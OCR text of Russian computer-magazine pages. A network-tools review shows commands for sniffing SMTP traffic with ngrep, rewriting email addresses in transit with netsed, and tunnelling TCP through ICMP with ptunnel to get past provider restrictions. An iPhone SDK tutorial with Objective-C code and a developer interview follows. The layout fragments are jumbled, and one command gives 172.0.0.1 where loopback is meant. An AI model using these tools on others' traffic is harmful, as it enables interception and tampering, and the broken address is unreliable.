Инструмент ngrep предназначен для тех, кому tcpdump кажется слишком уж гиковой игрушкой. Это сетевой снифер, позволяющий производить поиск внутри пакетов с помощью регулярных выражений. Пользоваться им не труднее, чем стандартным grep, и гораздо проще, чем другими подобными программами. Он поддерживает большинство опций своего локального аналога, а также несколько специальных команд, позволяющих указать прослушиваемый порт, сетевой интерфейс, адрес получателя и прочие сетевые параметры. Основан снифер на легендарной библиотеке pcap и поддерживает протоколы TCP, UDP, ICMP.

Чтобы оценить красоту ngrep, попробуй запустить следующую команду и побродить по интернету:

```
# ngrep xakep.ru port 80
```

А вот другая команда, позволяющая прослушать весь SMTP-трафик:

```
# ngrep -i \'rcpt to|mail from\' -d any tcp port smtp
```

Утилита предельно проста в использовании: указать маску и нужный порт обычно достаточно, чтобы найти то, что хочешь. Будут полезными также флаги '-i' для игнорирования регистра символов, '-t' для вывода времени прихода/отправки для каждого пакета и '-W byline', принуждающий ngrep распечатывать содержимое пакетов по одному на строку.

У тебя наверняка возник вопрос, можно ли таким же способом не только искать информацию в пакетах, но и изменять ее части на свой вкус. Ответ здесь неоднозначен, но он скорее будет «Да», чем «Нет». Существует простая до безобразия утилита netsed, созданная по мотивам потокового редактора sed. Вот только в режиме «Man In The Middle» она работать не может, потому как не использует низкоуровневые сетевые возможности ядра. Вместо этого она просто слушает заданный порт и передает измененный поток пакетов на другой порт/машину (т.е. работает в режиме прокси).

В свете вышесказанного, — до того как мы сможем применять netsed в боевых условиях, необходимо настроить ОС так, чтобы трафик, в недрах которого мы хотим ковыряться, автоматически заворачивался в netsed. Например, если на машине давно и исправно работает smtp-сервер, а нам, ленивым админам, вдруг ни с того ни с сего захотелось в нем что-то изменить, будет не козырно переопределять его порт на 2525, а сам netsed вешать на 25-ый порт с последующей отправкой пакетов на порт 2525. Вместо этого мы просто завернем входящий smtp-трафик на порт 2525, который будет слушать netsed, а он, в свою очередь, уже отдаст его smtp-серверу. Сделать это можно либо с помощью любого брандмауэра, либо по описанной в предыдущем разделе схеме netcat+inetd.

После того как заработает перенаправление трафика, мы запустим netsed следующей командой:

```
$ netsed tcp 2525 127.0.0.1 25 s/vasya@host.com/boris@
host.com
```

Теперь все встречающиеся адреса vasya@host.com будут заменены на boris@host.com.

Nettop — третья по счету утилита, созданная с использованием идей, заложенных в стандартные UNIX-утилиты. По сути, перед нами простой коллектор информации о сетевых соединениях и количестве трафика, прошедшего через порты. А заслуживает упоминания он только потому, что делает это в реальном времени и очень наглядно.

ВКУСНОСТИ

Плохое качество соединения может стать настоящей проблемой, когда в фоне запущен ssh, организующий туннель, который мы постоянно кормим новым трафиком. Поток пакетов может просто «застрять» ровно до того момента, пока мы не перезапустим клиент, или пока через узкий канал не закончит проходить порно-фильм, который льет сидящий за стеной сосед. Постоянно смотреть в монитор и следить, все ли в порядке, мы тоже не можем и, что важнее, не хотим. Поэтому переложим работу по слежке и перезапуску ssh на плечи специальной программы autossh.

Утилита autossh представляет собой враппер для ssh-клиента, который просто следит за состоянием соединения с помощью посылки коротких сообщений от клиента к серверу и обратно (что-то вроде пинга). Если «пинг» не возвращается или приходит с большой задержкой, autossh обрывает соединение и пытается его восстановить. Утилиту очень легко использовать: все, что нужно, — запускать команду autossh вместо ssh со всеми стандартными аргументами последней.

Долго думал, стоит ли включать ptunnel в обзор, но все-таки решил включить. Дело в том, что ptunnel (Ping Tunnel) — это утилита, о которой мечтали лет 10 назад, когда вся Россия поголовно сидела на диалапе. В те далекие времена многие провайдеры выделяли специальный телефонный номер для тестирования соединения и проверки баланса своего счета. Все это было полностью бесплатно, потому что пользователь мог получить доступ только к сайту статистики, а все остальные соединения жестко обрезались. Но ошибка админов была в том, что зачастую они оставляли возможность посылать «пинги» и DNS-запросы на любой адрес внешней сети. Программа ptunnel как раз и эксплуатирует эту «уязвимость» через инкапсуляцию TCP-пакетов в ICMP Echo запрос, создавая туннель во внешний мир.

Чтобы организовать туннель через ptunnel, необходимо проделать несколько действий:

1. Запустить сервер ptunnel на каком-нибудь внешнем интернет-сервере:

```
# ptunnel
```

2. Установить соединение с сетью, пропускающей во внешний мир только пинги и запустить клиент:

```
# ptunnel -p внешний.сервер.com -lp 1110 -da pop.mail.ru
-dp 110
```

3. Настроить mail-клиент на адрес 172.0.0.1:1110 и благополучно забрать почту с сервера pop.mail.ru. Скорость будет не ахти, но для почты и ее достаточно.

ОЛЕГ ПРИДЮК



ПОДНИМАЕМ БАБЛО С iPhone

ВВЕДЕНИЕ В КОММЕРЧЕСКИЙ КОДИНГ С ПОМОЩЬЮ ОФИЦИАЛЬНОГО SDK


Правильный читатель еще в августе впечатлился статьей в][и сегодня уже вовсю толкает свои программы в Apple Store. Нет? Впечатлился, но не настолько? Или впечатлился, но не толкаешь? Ах да, мы же про официальный SDK почти ничего не рассказали. Простите, исправляемся!

Почему никто не сомневается в том факте, что писать «официальные» программы под айфон означает «получать бабло»? Ознакомимся с примером. Жил да был на свете перец с именем Стив Деметр (никогда, кстати, не замечал, что прогеры с именем «Стив» становятся суперуспешными?). Жил он себе, кодил понемногу, ну и накодил в результате очередной клон на тему тетриса, оценил его в скромные $5 и отправил в AppStore. Сидит он, стало быть, у разобранного системника, чай пьет, а ему тем временем приходит чек на $250 000 — мол, получите: вашу программу за два месяца скачала туева хуча людей, вот ваше бабло.

Мило? Вот именно! А как тебе нравятся заголовки в американских таблоидах (Wired, к примеру) вроде «Кризис? Только не для iPhone-программеров!». И там, за океаном, и тут, ближе к Москве и Киеву, айфон-девелоперы в почете. Всем охота создать крутую программу и получить с нее огромное бабло. Ну что, теперь впечатлился? То-то же! Давай быстренько разнесем по полочкам все основные понятия и примемся за кодинг.

ОСНОВНЫЕ ПОНЯТИЯ


Для тех, кто далек от истерии вокруг iPhone и не страдает фанатизмом по отношению к яблочной продукции, напомним, что сначала iPhone по фичам не дотягивал даже до статуса нормального телефона. После старта продаж летом 2007 года он представлял собой недоделанный телефон-плеер с качественным браузером, продавался только в США и только с привязкой к оператору. Со временем умные люди отучили его жаловаться оператору на чужую SIM-карту, научились писать и устанавливать программы и вообще, настраивать телефон под свои нужды.




Добавляем в файлы проекта картинку



Настраиваем свойства формы



Встроенные в Xcode мануалы




В проекте выбираем файлы ресурсов, которые открываются в редакторе графического интерфейса



Так выглядит программа ценой в $5 за штуку


Мучиться пришлось до мая 2008 года, пока сама Apple не предоставила собственный вариант SDK. Это было хорошо, да не очень. Фирменный набор для разработчика оказался жутко ограничен по фичам, кодерам запрещали делать все, что не документировано в официальных бумажках, создавать многопоточные приложения и даже реализовывать нормальный мультитаскинг. Самое важное яблококомпания оставила строго себе и даже запретила продвинутым проггерам выпускать толковые книжки про официальный SDK (круто, да?). Правда, в октябре передумала и пропустила на рынок первую книгу, о которой читай ниже. А еще она просматривает весь софт, который пишется с Apple SDK. То есть, допустим, ты сидел-писал, что-то прикольное вышло, отправляешь в AppStore, а тебе приходит оттуда ответ в духе: «поменьше читай журналы вроде][, за такие проги вообще сажать за решетку пора, не пропустим». И ты начинаешь дорабатывать напильником свое творение, чтобы его приняли. Неприятно, но никто не обещал легкой жизни. Создавай что-то простое, чтобы американцам захотелось отдать за твой кусок софта свой кровный бакс или даже парочку. В основном, в магазине прог для ифона все и стоит по $2-5, софтинки покруче — $10, а что-то совсем стоящее — уже по $30-50. На наш взгляд, $5 — предел для средней программки. Больше редко кто платит. Хотя нашлись индивиды (сложно их иначе назвать), которые догадались купить программу за один миллион долларов США. Программа почти ничего не делает, но называется «я богат». Ну, статусная вещь, вроде как. Правда, дальше не так весело. Дело в том, что фирменная студия разработки (Xcode) и сам iPhone SDK работают только на Mac'е. Если у тебя под столом имеется лишь коробка с логотипом Win, то придется ставить Хакинтош — адаптированную для PC версию Mac OS, или мучаться с VMWare. Оба этих варианта не гарантируют успеха.


Создаем проект, основанный на флип-окне

Окно с кодом главного делегата

Плюсы и минусы

Экран айфона — его главное преимущество и главный же недостаток. Преимущества — пользователю, недостатки — как водится, нам. Круто и интересно в визуальном редакторе создавать многооконный интерфейс, красивые переходы, кнопочки и прочее счастье. Но когда счастья становится слишком много, визуальный редактор форм начинает бесить своей услужливостью и автоматизацией, во множестве элементов начинаешь путаться, — да и вся эта анимация и настройки переходов тоже добавляют работы. Кроме экрана, хлопот может доставить только капризный GPS и необходимость крайне аккуратного обращения к частным аппаратным возможностям. Дабы программа корректно работала на всех версиях iPod и iPhone, надо, чтобы она была в курсе, что можно трогать, а что нет. Это все придется прописать. А еще в мобильной Mac OS нет сборщика мусора, — следи за памятью сам, удаляй объекты, ищи лики, думай, где твоя прилага нагадила. Не кривись, в Symbian все еще сложнее и глупее реализовано.



dvd

На компакт-диске лежат полные исходные коды, файл проекта и скриншоты. Для их компиляции тебе понадобится SDK и студия разработки Xcode.



links

Документы, мануалы, примеры и прочее можно найти на сайте Apple — developer.apple.com/iphone.

выпустить новый билд своей программы. Фишка в том, что эмулятор не гарантирует работоспособность программы на реальном девайсе и даже не показывает ее реальную скорость работы — вычислительные способности твоего компа явно помощнее iPhone будут.

Иначе говоря, по-хорошему надо тестить под iPhone, iPhone 3G и iPod touch, но если подходить к делу с умом, и все обращения к железу аккуратно упаковывать с эксэпшнами, то можно обойтись и одним устройством. Дело в том, что в новом ифоне появился GPS, в старом его не было. В иподе старом нет ни сотовой связи, ни динамика, ни камеры, и если твоя великолепная программка обратится к несуществующей аппаратуре, у гаджета Apple случится паника. В лучшем случае подвиснет только твоя программа, в худшем — зависнет весь девайс. Даже на требование ребута он реагировать не станет, придется ресет делать. За такую шалость обиженный юзер около твоей программы нарисует гневный каммент с вытянутым средним пальцем и объяснит прохожим, что программу покупать не стоит.

В Сети бродят слухи, что для получения дозволения кодить под iPhone всем надо заплатить мзду в размере $99. Это не совсем так, кодить можно бесплатно, но вот за доступ к Apple Store придется забашлять. Ничего не поделаешь.

Итак, ты понял, что неофициальный SDK не позволит тебе получать за свои проги какие-то деньги и вообще размещать их в официальном магазине программ. На самом деле, так называемый iPhone toolchain — это просто туча нагенереных хедеров и руками прикрученный ARM-компилятор, а официальный SDK — это полноценный инструментарий, хоть и с ограниченным функционалом. Тулчейн не ограничивает тебя в твоих действиях, правда, не для всех действий он предлагает инструменты. Короче говоря, нет в жизни счастья, есть компромиссы. Так что, сделаем три глубоких вдоха-выдоха и приступим к осмотру Apple iPhone SDK.


ОТКУДА БЕРУТСЯ SDK И МАНУАЛЫ


Все доки, мануалы, Xcode и сам SDK качаются с developer.apple.com/iphone. Там выложена и пара видеоматериалов, где понятным английским рассказано, чем, где и куда надо кликать. Если по инглишу в школе было два балла, то просто посмотри двигающиеся картинки — они на самом деле помогают. Кроме того, на сайте есть примеры кода, на которых можно увидеть, что собой представляет язык Objective-C. Комментарии в коде достаточно слабые, они созданы не для того, чтобы помочь новичку, а чтобы человек просто мог понять, про что этот код. Значит, придется повозиться.


Что же касается мануалов и гайдов, то кроме россыпи специализированных форумов и чатов, тебе поможет фирменная яблочная документация с того же developer.apple.com/iphone. Она чем-то напоминает MSDN от Microsoft. Если этого покажется мало, глянь на бестселлер от Стивена Кочана — «**Programming in Objective-C 2.0**». Про интерфейс Cocoa лучшей считается книга Аарон Хиллегэз с названием «**Cocoa Programming for Mac OS X**».

По поводу специализированных книг по разработке именно для iPhone, можно глянуть на «**The iPhone Developer's Cookbook: Building Applications with the iPhone SDK**» от Эрики Сэдун, но она подойдет только достаточно опытным кодерам. Новички запутаются в слабо прокамененных примерах, кусках кода и не разберутся в поучениях автора. Кстати, популярная «**iPhone Open Application Development: Write Native Objective-C Applications for the iPhone**» от Джонатана Здзярского рассказывает только про тулчейн, с официальным SDK она особо не поможет, поэтому не ошибись случайно. Из всей этой книги разве что пара моментов про Objective-C будут полезны.


В общем, когда разберешься в организации классов, ключевых словах и структуре программы, идея программы для iPhone перестанет казаться идиотской, а Xcode прекратит бесить. Apple позаботилась об огромном количестве функциональных библиотек и удобных обертках над функциями ядра. В самом начале этого тебе точно хватит. Когда потребуется нечто эдакое, на помощь придет любимый C++, который умеет обращаться напрямую к функциям ядра. Правда, связывать код на Objective-C и на C++ не так просто, придется немного поизвращаться.





Компилируем



Любуемся!


Процесс отладки



Редактируем два экрана для основного вида и для обратного

ПОКОДИМ!

Настало время реализации практической части. Итак, открываем Xcode, создаем проект, основанный на флип-окне. Где ресурсы, где код, а где хедеры — разобрался? Молодец! Конечно же, главный файл проекта имеет расширение .xcodeproj, файлы с кодом — расширение .m, заголовки с расширением .h ты точно узнал, а .xib — что-то вроде скомпилированного класса, в нем могут быть строки, формы да и сам код класса. Часть кода ты делаешь ручками, а часть — автоматом через Interface Builder. Так вот, автоматическая часть сюда и упаковывается.

Как добавлять картинку и перетянуть ее на форму — тебя учить не нужно, если непонятно — смотри скриншоты. Редактируется все интуитивным мышиным кликом. Что ж, компилируем.

Для запуска приложения выбираем целевое устройство и рабочую версию SDK. Создавать приложения лучше для iPhone 2.0, так как в 2.1 есть некоторые фишки, лишенные обратной совместимости с 2.0, отягощенным более старыми версиями прошивки.

Полюбовался, работает? Теперь можно покопаться в коде. У любой программы точка входа находится в файле main.m (функция `main`). В ней выделяется память для объектов с дефолтным деструктором (надо же их за тобой как-то убирать) и создается шаблон приложения высшего уровня вместе с ключевыми объектами (функция `UIApplicationMain`). Приложения для iPhone однопоточные, поэтому выход из этой функции означает завершение программы:

```
int main(int argc, char *argv[])
{
   NSAutoreleasePool * pool =
      [[NSAutoreleasePool alloc] init];
   int retVal = UIApplicationMain
      (argc, argv, nil, nil);
   [pool release];
   return retVal;
}
```

Далее разберем такое понятие, как Application Delegate. Это нечто вроде базового класса для твоей программы (в примерах он уже создан). Интерфейс главного делегата описан в `HelloWorldAppDelegate.h`, а тело — положено в `HelloWorldAppDelegate.m`.

Такого понятия, как вызов метода другого класса, в Objective-C нет, все делается через делегаты и сообщения. То есть, ты посылаешь объекту сообщение, и если целевой класс его сумеет обработать — считай, что своего ты добился. К примеру, Application Delegate связан с `UIApplication`, именно он создает окно, интерфейс пользователя, отвечает за прерывания, сообщения акселерометра и прочее.

```
(void)applicationDidFinishLaunching:(UIApplication *)
   application {
   // создаем контроллер видов
   MyViewController *aViewController =
   [[MyViewController alloc] initWithNibName:@
  "HelloWorld" bundle:[NSBundle mainBundle]];
   self.myViewController = aViewController;
  // Квадратные скобки — это и есть отправление сообщения
  // В данном случае объекту aViewController
  // отправляется сообщение release
   [aViewController release];
   [[UIApplication sharedApplication]
setStatusBarStyle:UIStatusBarStyleBlackOpaque];
   // Каждый вид контроллера является подвидом окна
   UIView *controllersView = [myViewController view];
```



Владимир Кузнецов, ведущий iPhone developer компании CactusSoft

Чтобы тебе было легче представить свое вероятное будущее, мы расспросили ведущего iPhone developer'а компании CactusSoft про особенности и трудности программирования для девайса Apple. Владимир Кузнецов, в миру более известный как Real (с некоторых пор — iReal), около пяти лет зарабатывал на бутерброд с икрой скилами C++ и C# (из них 3 года — C++ на уровне девелопера), а недавно решил все бросить и повернулся в сторону йаМобилки, очаровал менеджера и с ходу попал на должность лидирующего разработчика. Он уже успел пообщаться с реальными заказчиками, провести пару собеседований при приеме на работу, поучаствовать в крупных проектах для iPhone. В общем, камрад правильный, дурного не посоветует.

РИЛ, РАССКАЖИ, В КАКИХ ПРОЕКТАХ ТЫ УЧАСТВОВАЛ, ЧТО ПИСАЛ САМ?

Начал с простого приложения для работы с микроблоггингом. Дальше началось интересное — программа для управления термостатом. У заказчика в США есть такая штука, которая управляет множеством систем контроля температуры. В ней есть свой http-сервер. Моя программа к нему присоединяется и управляет всей этой махиной, снимает текущие данные, позволяет настраивать новые. Сейчас они захотели более навороченную версию, но это уже не мой проект. Я в данный момент занимаюсь разработкой игрового движка. В целях переносимости кода на другие платформы в качестве основного языка был выбран C++. В местах, более привязанных к конкретной платформе, для iPhone-версии будет использован Objective-C. Кроме этого, есть еще несколько параллельных небольших проектов под iPhone.

ВНУШИТЕЛЬНО. ЛАДНО, ВЕРИМ, ТЫ ДОСТАТОЧНО КРУТ. А ДО ЭТОГО ТЫ НЕ ВОЗИЛСЯ С МАКАМИ И ПРОЧЕЙ ПРОДУКЦИЕЙ APPLE, ВЕРНО?

Да, с Макми особо поиграться не довелось, зато сейчас мне директор подарил iPod touch и MacBook. Для работы, конечно же, хотя я и забираю обе игрушки с собой домой.

КАК ТЫ С ХОДУ ПЕРЕШЕЛ НА НОВЫЙ ЯЗЫК, С ЧЕГО НАЧИНАЛ?

Начинал с освоения 147 старниц мануала Objective-C 2.0 Programming Language, далее просмотрел 212 страниц iPhone OS Programming Guide. Всего-то :). В принципе, для работы этого уже достаточно, остальное будет изучаться в процессе практики. А для начала вообще хватит просто ознакомиться с примерами, посмотреть видеоуроки на сайте Apple — и можно начинать. Я имею в виду не зеленых кодеров, а ребят с мозгом.

НУ ДА, НАШИ ЧИТАТЕЛИ ИМЕННО ТАКИЕ. ЧТО ВООБЩЕ НУЖНО ЗНАТЬ, КАКАЯ МИНИМАЛЬНАЯ БАЗА ЗНАНИЙ ДОЛЖНА БЫТЬ, ЧТОБЫ ЗАНЯТЬСЯ КОДИНГОМ ДЛЯ ГАДЖЕТА APPLE?

Objective-C — это расширение C++ в сторону объектно-ориентированного подхода. При программировании под iPhone довольно часто встречаешься с паттернами (делегаты, MVC, синглетон). Соответственно, необходимы определенные знания в C++, хорошее понимание принципов ООП, надо быть хотя бы знакомым с паттернами. Ну а в идеале — иметь хороший опыт программирования для компьютеров Apple; язык, фактически, тот же, только некоторые классы отличаются.

ОПЫТ КАКОГО ЯЗЫКА ТЕБЕ ПРИГОДИЛСЯ? НА ЧТО ПОХОЖИ ЯБЛОЧНЫЕ СИ?

На C, C++, C#. На что же еще им быть похожими? В большей степени понадобился опыт C++, он фактически является прототипом Objective-C. Более того, возможно комбинирование кода C++ и Objective-C в рамках одного проекта и даже класса.

ЛЕГКО ЛИ БЫЛО ПЕРЕХОДИТЬ НА ИФОНОВСКИЕ СИ?

Поначалу даже трудно, ибо слишком много нового: другая операционная система, другая раскладка клавиатуры, другие горячие клавиши, другой синтаксис, много новых ключевых слов, терминология, которая противоположно пересекается с C# (например, то, что в C# называется интерфейсом, в Objective-C зовется протоколом, интерфейс же там применяется несколько в другом роде). Другая и логика внутренней архитектуры приложений (например, все классы обмениваются информацией через посылку сообщений). Но при наличии желания, стремления и усилий к этому всему очень быстро привыкаешь.

ЧТО НРАВИТСЯ В ЯЗЫКЕ, В ОСОБЕННОСТЯХ ПРОГРАММИНГА ДЛЯ ИФОНА?

Нравится новый опыт. Люблю копаться в чем-то новом. Язык нравится, Objective-C «заставляет» мыслить более объектно. Простые iPhone-приложения на пару экранов делаются довольно легко, да еще и обладают всеми графическими красивостями, свойственными телефону Apple. Красиво и удобно.

Наверное, только общаясь с творениями Apple, понимаешь, насколько непродуман интерфейс у Microsoft и начинаешь сам создавать более грамотные интерфейсы, стараться улучшать юзабилити своих программ.

ТЫ ПРОБОВАЛ НЕОФИЦИАЛЬНЫЙ СДК? ГДЕ ПРОГРАММИТЬ УДОБНЕЕ, В ОФИЦИАЛЬНОМ ИЛИ В НЕОФИЦИАЛЬНОМ?

Неофициальный SDK — хлам, с помощью которого кое-как можно работать. С их помощью нельзя писать полноценные легальные приложения под iPhone. Самому, к счастью, с этим столкнуться не пришлось. Я работаю с Apple iPhone SDK.

```
[window addSubview:controllersView];
[window makeKeyAndVisible]; }
```

`MyViewController.m` — файл с кодом, собственно, контроллера нашего главного элемента формы. В нем содержится функционал этого приложения. Файл подробно прокомментирован и выложен на нашем DVD, поэтому не забудь глянуть.

